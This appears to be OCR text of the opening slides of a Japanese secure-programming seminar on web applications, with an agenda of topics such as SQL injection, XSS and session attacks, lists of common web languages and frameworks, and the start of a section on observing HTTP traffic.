
『セキュア・プログラミング講座（Webアプリケーション編）』ブートアップセミナー

技術本部 セキュリティセンター
企画グループ


アジェンダ

1. Webアプリケーションの概念
2. SQL注入
3. スクリプト注入（XSS）
4. セッションメカニズムとユーザ認証についての基礎
5. セッションハイジャック
6. セッションフィクセーション
7. アクセス認可の実装
8. 他の論点の学習方法


1. Webアプリケーションの概念



『セキュアプログラミング講座』



Webアプリケーション



使われるプログラミング言語の例

ブラウザ側

言語:

JavaScript
Dart, TypeScript
ほか


ライブラリ:

jQuery
Dojo
ほか


サーバ側

言語:	フレームワーク:
Java	Ruby on Rails
PHP	CakePHP
C#	Grails
Perl	Django
Ruby	Spring
Python	ASP .NET
ほか	ほか


攻撃は通信から入ってくる



HTTPプロトコルについて知ろう





HTTPの通信を観察する



HTTP通信の観察：例えばこのページ

